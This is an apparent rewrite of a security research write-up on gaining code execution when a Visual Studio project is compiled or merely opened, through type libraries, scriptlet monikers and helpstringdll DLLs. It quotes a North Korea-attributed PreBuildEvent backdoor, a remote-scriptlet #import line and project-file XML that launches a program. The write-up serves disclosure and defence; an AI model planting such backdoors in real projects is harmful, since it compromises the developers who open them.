Attacking Visual Studio for Initial Access
The blog post demonstrates that opening a malicious Visual Studio project file can lead to code execution without compiling, by abusing type libraries and COM monikers. An attacker could hide a backdoor in a project file that triggers when the victim opens it, potentially compromising the developer's workstation.

In this blog post we will demonstrate how compiling, reverse engineering or even just viewing source code can lead to compromise of a developer’s workstation. This research is especially relevant in the context of attacks on security researchers using backdoored Visual Studio projects allegedly by North Korean actors…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Visual Studio is more than a text editor: it is an IDE that performs a range of background actions when a project is loaded. That difference from a plain editor such as VS Code is the foundation of this research, which explores Visual Studio's attack surface for initial access attacks from a red teamer's perspective. The work also aims to raise awareness of the dangers of working with untrusted code, which hackers and security researchers do regularly, and to demonstrate COM attack primitives built on type libraries that apply to software beyond Visual Studio.
The research is relevant to attacks on security researchers using backdoored Visual Studio projects allegedly by North Korean actors, as exposed by Google. The author argues that those in-the-wild attacks are only the tip of the iceberg and that backdoors can be hidden via much stealthier vectors in Visual Studio projects. The post is mostly a write-up of the author's presentation at Nullcon Goa 2020.
Setup
The techniques described need no special accounts or roles. The relevant preconditions are:
- A Windows system with a Microsoft C++ compiler and Visual Studio, since the compiler calls
LoadTypeLibunder the hood and the IDE loads type libraries referenced by a project. - The ability to craft a type library, either programmatically through
ICreateTypeLib(2)or by editing a stored binary with a hex editor. - For the compile-time chain, a place to host the malicious scriptlet, since the moniker takes a URL.
- For the open-time chain, a malicious DLL and a type library that references it through the
helpstringdllattribute.
Useful references named in the post are the Inside COM+ book (available online, including a detailed chapter on type libraries), The Unofficial TypeLib Data Format Specification by TheirCorp, a TypeLib decompiler, a 010 editor script based on that specification, and Rohitab.com's API Monitor for hooking COM API methods and interfaces.
Finding it
The research was triggered some years earlier by a warning message the author often encountered when opening a downloaded Visual Studio project.

The message says the project file "may have come from a location that is not fully trusted" and "could present a security risk by executing custom build steps". The first part was easy to understand, since the repository is downloaded from GitHub in this case, but the implications of the "security risk" were not. The conclusion now is that just opening, not compiling, a specially crafted Visual Studio project file can get you compromised.
Abuse in the wild: custom build events
Based on analysis of various in-the-wild samples, abuse of custom build events is by far the most popular method to create backdoored Visual Studio projects. Build events are a legitimate, documented Visual Studio feature, and as the name implies they trigger upon building or compilation of code. The following excerpt from a Visual Studio project file was used in a 2021 series of targeted attacks on security researchers by ZINC, allegedly tied to DPRK (North Korea):
<PreBuildEvent>
  <Command>
    powershell -executionpolicy bypass -windowstyle hidden if(([system.environment]::osversion.version.major -eq 10) -and [system.environment]::is64bitoperatingsystem -and (Test-Path x64\Debug\Browse.VC.db)){rundll32 x64\Debug\Browse.VC.db,ENGINE_get_RAND 7am1cKZAEb9Nl1pL 4201 }
  </Command>
</PreBuildEvent>
Microsoft described this as "an innovative technique to gain execution", but the author notes there are much more stealthy ways to hide a backdoor in code or a project file.
Exploitation
Step 1: understand the #import directive and type libraries
C++ code can use the #import preprocessor directive, which is completely different from #include. The latter includes header files, while #import references a so-called type library.

Type libraries describe interfaces in the Component Object Model (COM). An interface defines a set of methods that an object can support, and interfaces are implemented as virtual tables, basically an array of function pointers.

A COM client can learn what an interface looks like in two common ways:
- IDispatch interface ("late binding"): an interface that may be implemented by COM server objects so that COM client programs can call its methods dynamically at run time, as opposed to compile time where all methods and argument types must be known ahead of time. This is how scripting languages such as PowerShell and JScript deal with COM interfaces, and it has significant overhead and performance penalties.
- Interface definitions ("early binding"): COM interfaces can be defined in C++ using abstract classes and pure virtual functions, which can be compiled to vtables. Microsoft's solution for letting other programming languages know about an interface at compile time is type libraries, a proprietary file format that allows early binding.
Type libraries are a Microsoft proprietary binary file format. Normally IDL is compiled into binary format with the MIDL compiler, and the result can be stored in separate .tlb files or embedded as resources in executables (.exe, .dll). The example interface below, taken from the Inside COM+ book, can be compiled into a type library:
[ object, uuid(10000001-0000-0000-0000-000000000001) ]
interface ISum : IUnknown
{
    HRESULT Sum(int x, int y, [out, retval] int* retval);
}

[ uuid(10000003-0000-0000-0000-000000000001) ]
library Component
{
    importlib("stdole32.tlb");
    interface ISum;

    [ uuid(10000002-0000-0000-0000-000000000001) ]
    coclass InsideCOM
    {
        interface ISum;
    }
};

Because the format is proprietary, Microsoft provides LoadTypeLib in OleAut32.dll as part of the Windows API to load it. This function is exactly what a Microsoft C++ compiler calls under the hood when it finds a #import directive in your code.
The format was reverse engineered by TheirCorp with help of ReactOS code and is documented in The Unofficial TypeLib Data Format Specification, with a decompiler and a 010 editor script available.

Step 2: memory corruption through a malicious type library
In his 2015 talk at CanSecWest, Yang Yu (@tombkeeper) disclosed how an undocumented field ("Reserved7") in the type library file format is used as a vtable offset in RegisterTypeLib() in OleAut32.dll. Since vtables are arrays of function pointers, messing with this vtable offset can make an entry in a vtable point to arbitrary code and have that code called.

Yang Yu disclosed his findings to Microsoft in 2009 and their response was "won't fix"; the author verified this was still the case at the time of writing (March 2023). Practical exploitation is very difficult on modern systems because of anti-exploit mechanisms such as ASLR, DEP and CFG. An alternative that does not rely on memory corruption allows reliable exploitation of LoadTypeLib(): monikers.
Step 3: abuse monikers through LoadTypeLib
Microsoft's documentation on LoadTypeLib contains a very interesting remark: if the szFile argument is not a stand-alone type library or embedded as a resource, the file name argument is parsed into a moniker.

https://docs.microsoft.com/en-us/windows/win32/api/oleauto/nf-oleauto-loadtypelib
In COM, monikers allow naming and connecting to COM objects via display names in stringified format "ProgID:parameters". MkParseDisplayName() in Ole32.dll parses the display name and provides a pointer to an IMoniker interface, and a subsequent call to IMoniker::BindToObject binds the object.
The moniker of interest is the one to a Windows Script Component, available under CLSID 06290BD3-48AA-11D2-8432-006008C3FBFC and via the ProgIDs "script" and "scriptlet". It is implemented by scrobj.dll as an in-process COM server and takes a URL to a scriptlet as parameter. A stringified example would be "script:https://outflank.nl/evil.sct".

This means a backdoored source file could contain something like #import "script:https://outflank.nl/evil.sct". Upon compilation the compiler would feed the stringified display name as the szFile parameter to LoadTypeLib(), which would invoke the scriptlet moniker and load the malicious script. It is a nice vector to backdoor code, but it is easily spotted by reviewing the code, so the next step hides the moniker string.
Step 4: hide the moniker in a nested type library
Type library nesting hides the evil moniker from the backdoored source. The idea is to create a type library that references another type library which is actually a moniker string. One way is to create a new TypeLib programmatically using the ICreateTypeLib(2) interface and then call ICreateTypeInfo::AddRefTypeInfo to reference another type library with a pattern that is easy to find in memory, such as "AAAAAAAAAAAAAAAAAAAA ... AAAAAAAAAAAAAAAAAAAAAA.tlb". An in-memory edit before storing the binary, or a hex editor after storing, then replaces the referenced type library with the evil moniker.
This trick was first demonstrated by James Forshaw (@tiraniddo) in his exploit for CVE-2017-0213.

Step 5: trigger the chain at compile time

With the nested type library in place, a line such as #import "EvilTypeLib.tlb" in C++ code triggers the following chain upon compiling:
- Microsoft's C++ compiler (preprocessor) encounters the
#importdirective and loads the referenced type library viaLoadTypeLib(). LoadTypeLib()finds a reference to another type library in the initial type library. That referenced (nested) type library is actually a stringified scriptlet moniker.MkParseDisplayName()parses the moniker string and subsequently binds a Windows Script Component object viaIMoniker::BindToObject().- The Script Component object loads the malicious script file, which can be hosted on an arbitrary web site.
Step 6: trigger the chain when viewing code
The next question is whether the backdoor can trigger upon viewing the code instead of waiting for the target to compile it. An IDE is not just a text editor, which is what separates Visual Studio from VS Code: upon loading a project in Visual Studio, all kinds of actions are performed in the background.

The easiest way to get code execution upon loading a project is to include the following XML lines in the project file:
<Target Name="GetFrameworkPaths">
  <Exec Command="calc.exe"/>
</Target>
Such a backdoor would be trivial to spot by anyone reviewing the project file before opening it. A different Visual Studio feature hides the backdoor much better while still triggering upon opening the code. To use it, one needs to understand how the Properties Window of Visual Studio works under the hood.

As documented, the Properties Window uses information originating from a type library via the ITypeInfo interface to populate the properties, and for this it calls ITypeInfo::GetDocumentation(). These properties may originate from a DLL that exports a DLLGetDocumentation method, for example to support localisation. That DLL can be specified in a TypeLib via the helpstringdll attribute. Here is an example in IDL:
[   uuid(10000002-0000-0000-0000-000000000001),
    version(1.0),
    helpstringcontext(103),
    helpstringdll("helpstringdll.dll") ]

library ComponentLib
{
    … yadayadayada …
};
The Properties Window uses any type libraries specified in the COMFileReference XML tag in a Visual Studio project file.

An example excerpt from a Visual Studio project file:
…

<COMFileReference Include="files\helpstringdll.tlb">
     <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>

…
The full chain for executing arbitrary code upon opening a Visual Studio project file is:
- Upon opening of the project file, Visual Studio loads all type libraries specified via
COMFileReferencetags. - The Properties Window parses the
HelpstringDLLattributes from all type libraries. - The malicious DLL is called through
LoadLibrary()and the exported functionDLLGetDocumentation()(which can invoke malicious code) in the DLL is called.

Just opening a Visual Studio file triggers the malicious code.
Root cause
The design decision behind the compile-time chain is that LoadTypeLib parses its szFile argument into a moniker when the argument is not a stand-alone type library or embedded as a resource, so a type library reference can resolve to a scriptlet URL. The open-time chain relies on the Properties Window loading type libraries named in COMFileReference tags and resolving helpstringdll attributes through LoadLibrary() and DLLGetDocumentation(). The undocumented "Reserved7" field being used as a vtable offset in RegisterTypeLib() is a separate weakness that Microsoft declined to fix in 2009 and still declined at the time of writing.
Microsoft's response to the open-time attack vector is that this is intended behaviour and won't fix. During communications a Microsoft representative reiterated that "code should be considered untrusted unless the developer opening it knows the source", which is why the warning message is displayed for downloaded code. That warning is only displayed if a Visual Studio project file is tagged with mark-of-the-web, and git clone does not set MOTW, so the warning can be absent in practice.
Impact
From a red teamer's perspective the vector may be interesting for targeting developers in spear phishing attacks. Visual Studio project files are not in Outlook's blocked extensions list, and referenced paths for TypeLibs and DLLs may be on WebDAV, so the actual payload can be a single Visual Studio project file.
The vector also allows moving from code repository compromise to developer workstation compromise, which is useful if a GitHub or GitLab account is compromised in a red teaming operation. Alternatively, a watering hole attack could be set up around a fake GitHub project. The memory corruption route through "Reserved7" is much harder to exploit on modern systems because of ASLR, DEP and CFG, which is why the moniker route matters for reliability.
Fix
Microsoft's position is that the open-time behaviour is intended and won't fix, and the "Reserved7" issue was answered with "won't fix" in 2009 and remained so in March 2023. The practical mitigation is the one Microsoft states: treat code as untrusted unless the developer opening it knows the source. The warning message is the control for downloaded code, but it depends on mark-of-the-web being set, and git clone does not set it. The author points to a separate blog post on evading MOTW for attackers, which underlines that the warning alone is not a reliable barrier.
Variants to test
- Other IDEs that support COM: most IDEs that support COM have to deal with type libraries. The MS Office VBA editor and engine is one example; the author identified CVE-2020-0760, a remote code execution vulnerability via type library abuse in Microsoft Office, to be described in a future post.
- Reverse engineering tools: IDA Pro's COM plugin, OLE Viewer and NirSoft DLL Export Viewer have been confirmed to be exploitable via type libraries. The author says such tools should only be used on untrusted objects from a sandbox.
- Other software: the FileInfo plugin of Total Commander ("F3") loads type libraries, and the 16 year old CVE-2007-2216 in Internet Explorer hints that attack vectors may still exist in software supporting ActiveX.
